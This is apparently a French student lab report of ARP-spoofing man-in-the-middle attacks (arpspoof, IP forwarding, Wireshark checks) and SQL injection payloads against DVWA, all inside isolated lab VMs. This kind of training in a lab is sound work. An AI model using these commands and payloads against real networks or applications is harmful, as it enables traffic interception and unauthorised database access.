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Mini-projet 3 : Attaques Réseau et Applications Web
04/02/2026


1. Installation des outils sur l'Attaquant (Kali)


```
┌──(kali㉿kali)-[~]
└─$ sudo apt install dsniff net-tools -y
Upgrading:
  dsniff  net-tools

Installing dependencies:
  libnet9

Summary:
  Upgrading: 2, Installing: 1, Removing: 0, Not Upgrading: 2085
  Download size: 362 kB
  Space needed: 226 kB / 58.9 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 libnet9 amd64 1.3+dfsg-3 [51.3 kB]
Get:2 http://ftp.free.fr/pub/kali kali-rolling/main amd64 dsniff amd64 2.5a2-1 [117 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 net-tools amd64 2.10-2 [194 kB]
Fetched 362 kB in 0s (968 kB/s)
Selecting previously unselected package libnet9:amd64.
(Reading database ... 441167 files and directories currently installed.)
Preparing to unpack .../libnet9_1.3+dfsg-3_amd64.deb ...
Unpacking libnet9:amd64 (1.3+dfsg-3) ...
Preparing to unpack .../dsniff_2.5a2-1_amd64.deb ...
Unpacking dsniff (2.5a2-1) over (2.4b1+debian-34) ...
Preparing to unpack .../net-tools_2.10-2_amd64.deb ...
Unpacking net-tools (2.10-2) over (2.10-1.3) ...
Setting up net-tools (2.10-2) ...
Setting up libnet9:amd64 (1.3+dfsg-3) ...
Setting up dsniff (2.5a2-1) ...
Processing triggers for kali-menu (2025.3.0) ...
Processing triggers for libc-bin (2.41-9) ...
Processing triggers for man-db (2.13.1-1) ...

┌──(kali㉿kali)-[~]
```


A. Activer l'IP Forwarding (Le mode "Passoire")

```
┌──(kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1

┌──(kali㉿kali)-[~]
```

B. Identifier les cibles







on a deux vms dans un Réseau interne" (Internal Network)
Attaquant : 192.168.170.128
Victime : 192.168.1.2
Harmoniser le réseau et test de connexion pinger la victime depuis l'attaquant

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qle
    link/ether 00:0c:29:c9:2a:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.170.128/24 brd 192.168.170.255 scope global dynamic eth0
       valid_lft 1785sec preferred_lft 1785sec
    inet6 fe80::7097:5802:d6d7:7d0d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.1.5 netmask 255.255.255.0 up
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=3.44 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=1.27 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=1.03 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.713 ms
64 bytes from 192.168.1.2: icmp_seq=5 ttl=64 time=0.712 ms
64 bytes from 192.168.1.2: icmp_seq=6 ttl=64 time=0.594 ms
64 bytes from 192.168.1.2: icmp_seq=7 ttl=64 time=0.504 ms
64 bytes from 192.168.1.2: icmp_seq=8 ttl=64 time=1.71 ms
^C
--- 192.168.1.2 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7103ms
rtt min/avg/max/mdev = 0.504/1.246/3.444/0.911 ms

┌──(kali㉿kali)-[~]
└─$
```

4. Mise en place de l'attaque (Partie 3A)
-Activer le routage pour que la machine victime ne perde pas sa connexion et devenir un man in the middle

```
┌──(kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
```


-On va faire croire à la victime qu'on est le routeur et lui dire que la passerelle est 192.168.1.1 (empoisonner la victime)

```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.2 192.168.1.1
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
^[[B^[[B^[[B0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:c:29:b:d4:fa 0806 42: arp reply 192.168.1.1 is-at 0:c:29:c9:2a:3f
```

-On va faire croire au routeur qu'on est la victime (empoisonner le routeur)


```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.1 192.168.1.2
[sudo] password for kali:
0:c:29:c9:2a:3f 0:0:0:0:0:0 0806 42: arp reply 192.168.1.2 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:0:0:0:0:0 0806 42: arp reply 192.168.1.2 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:0:0:0:0:0 0806 42: arp reply 192.168.1.2 is-at 0:c:29:c9:2a:3f
0:c:29:c9:2a:3f 0:0:0:0:0:0 0806 42: arp reply 192.168.1.2 is-at 0:c:29:c9:2a:3f
```


5. Vérification sur la Victime





```
l'adresse MAC de 192.168.1.1 est la même que celle de mon attaquant
La victime est officiellement empoisonnée : elle croit que l'attaquant est
le routeur
Partie 3B : Capture et analyse de trafic avec Wireshark

Lancer la capture
```

6


kali-linux-2024.4-vmware-a...
kali-victime
kali@kali: ~
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.4.7.
Ready to load or capture
No Packets
Profile: Default


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.2
No. Time Source Destination Protocol Length Info
14 12.051823930 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at
15 14.003638669 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at
16 14.052392823 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at
17 16.004302725 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at
18 16.052763884 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at
19 18.005127927 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at
20 18.053125173 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at
21 20.005955044 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at
22 20.053633687 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at
23 22.006581101 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at
24 22.054050226 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at
25 24.006965804 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at
26 24.054389398 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at
Frame 1: 42 bytes on wire (336 bits), 42 bytes c
Ethernet II, Src: VMware_c9:2a:3f (00:0c:29:c9:2
Address Resolution Protocol (reply)
0000 00 00 00 00 00 00 00 0c 29 c9 2a 3f 08
0010 08 00 06 04 00 02 00 0c 29 c9 2a 3f c0
0020 00 00 00 00 00 00 c0 a8 01 01


ip.addr == 192.168.1.2
No. Time Source Destination Protocol Length Info
71 51.651872789 192.168.1.2 34.120.177.193 TCP 74 [TCP Retransmission]
72 52.016070667 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at 00:
73 52.063405240 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at 00:
74 53.668274087 192.168.1.2 34.120.177.193 TCP 74 [TCP Retransmission]
75 53.668319699 192.168.1.5 192.168.1.2 ICMP 102 Destination unreachab
76 54.016722095 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at 00:
77 54.063878094 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at 00:
78 56.017160841 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at 00:
79 56.064376721 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at 00:
80 58.018267422 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at 00:
81 58.064881055 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at 00:
82 60.018860809 VMware_c9:2a:3f 00:00:00_00:00:00 ARP 42 192.168.1.2 is at 00:
83 60.065346352 VMware_c9:2a:3f VMware_0b:d4:fa ARP 42 192.168.1.1 is at 00:

```
i-linux-2024.4-vmware-amd64   kali-victime
1 2 3 4
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
From 192.168.1.5 icmp_seq=1 Redirect Host(New nexthop: 192.168.1.1)
From 192.168.1.5 icmp_seq=2 Redirect Host(New nexthop: 192.168.1.1)
From 192.168.1.5 icmp_seq=3 Redirect Host(New nexthop: 192.168.1.1)
From 192.168.1.5 icmp_seq=4 Redirect Host(New nexthop: 192.168.1.1)

--- 192.168.1.1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3030ms
```

Partie 3C : Mise en place d'une petite application web (avec une VM Metasploitable) et exploitation de failles simples (XSS, injection SQL)
Lancer l'application vulnérable (DVWA)

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt install docker.io -y
Get:1 https://packages.grafana.com/oss/deb stable InRelease [7,660 B]
Err:1 https://packages.grafana.com/oss/deb stable InRelease
  Sub-process /usr/bin/sqv returned an error code (1), error message is: Signing key on B53AE77BADB630A683046005963FA27710458545 is b
ad:  The primary key is not live  because: Expired on 2025-08-23T16:33:45Z
Hit:2 http://http.kali.org/kali kali-rolling InRelease
2085 packages can be upgraded. Run 'apt list --upgradable' to see them.
Warning: An error occurred during the signature verification. The repository is not updated and the previous index files will be used
. OpenPGP signature verification failed: https://packages.grafana.com/oss/deb stable InRelease: Sub-process /usr/bin/sqv returned an
error code (1), error message is: Signing key on B53AE77BADB630A683046005963FA27710458545 is bad:  The primary key is not l
ive  because: Expired on 2025-08-23T16:33:45Z
Warning: Failed to fetch https://packages.grafana.com/oss/deb/dists/stable/InRelease  Sub-process /usr/bin/sqv returned an error code
 (1), error message is: Signing key on B53AE77BADB630A683046005963FA27710458545 is bad:  The primary key is not live  beca
use: Expired on 2025-08-23T16:33:45Z
Warning: Some index files failed to download. They have been ignored, or old ones used instead.
Upgrading:
  libnl-3-200  libnl-genl-3-200  libnl-route-3-200  libperl5.40  perl  perl-base  perl-modules-5.40
Installing:
  docker.io
Installing dependencies:
```

sur la machine victime j'ai lancé un serveur web

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


Trouver l'IP de la Victime : 192.168.170.141




depuis la machine attaquant on se connecte sur dvwa :




Exploitation XSS






```
Exploitation Injection SQL : 1' or '1'='1
```



Nombre de colonnes

Vulnerability: SQL Injection

User ID: 1' ORDER BY 2 # Submit

```
ID: 1' ORDER BY 2 #
First name: admin
Surname: admin
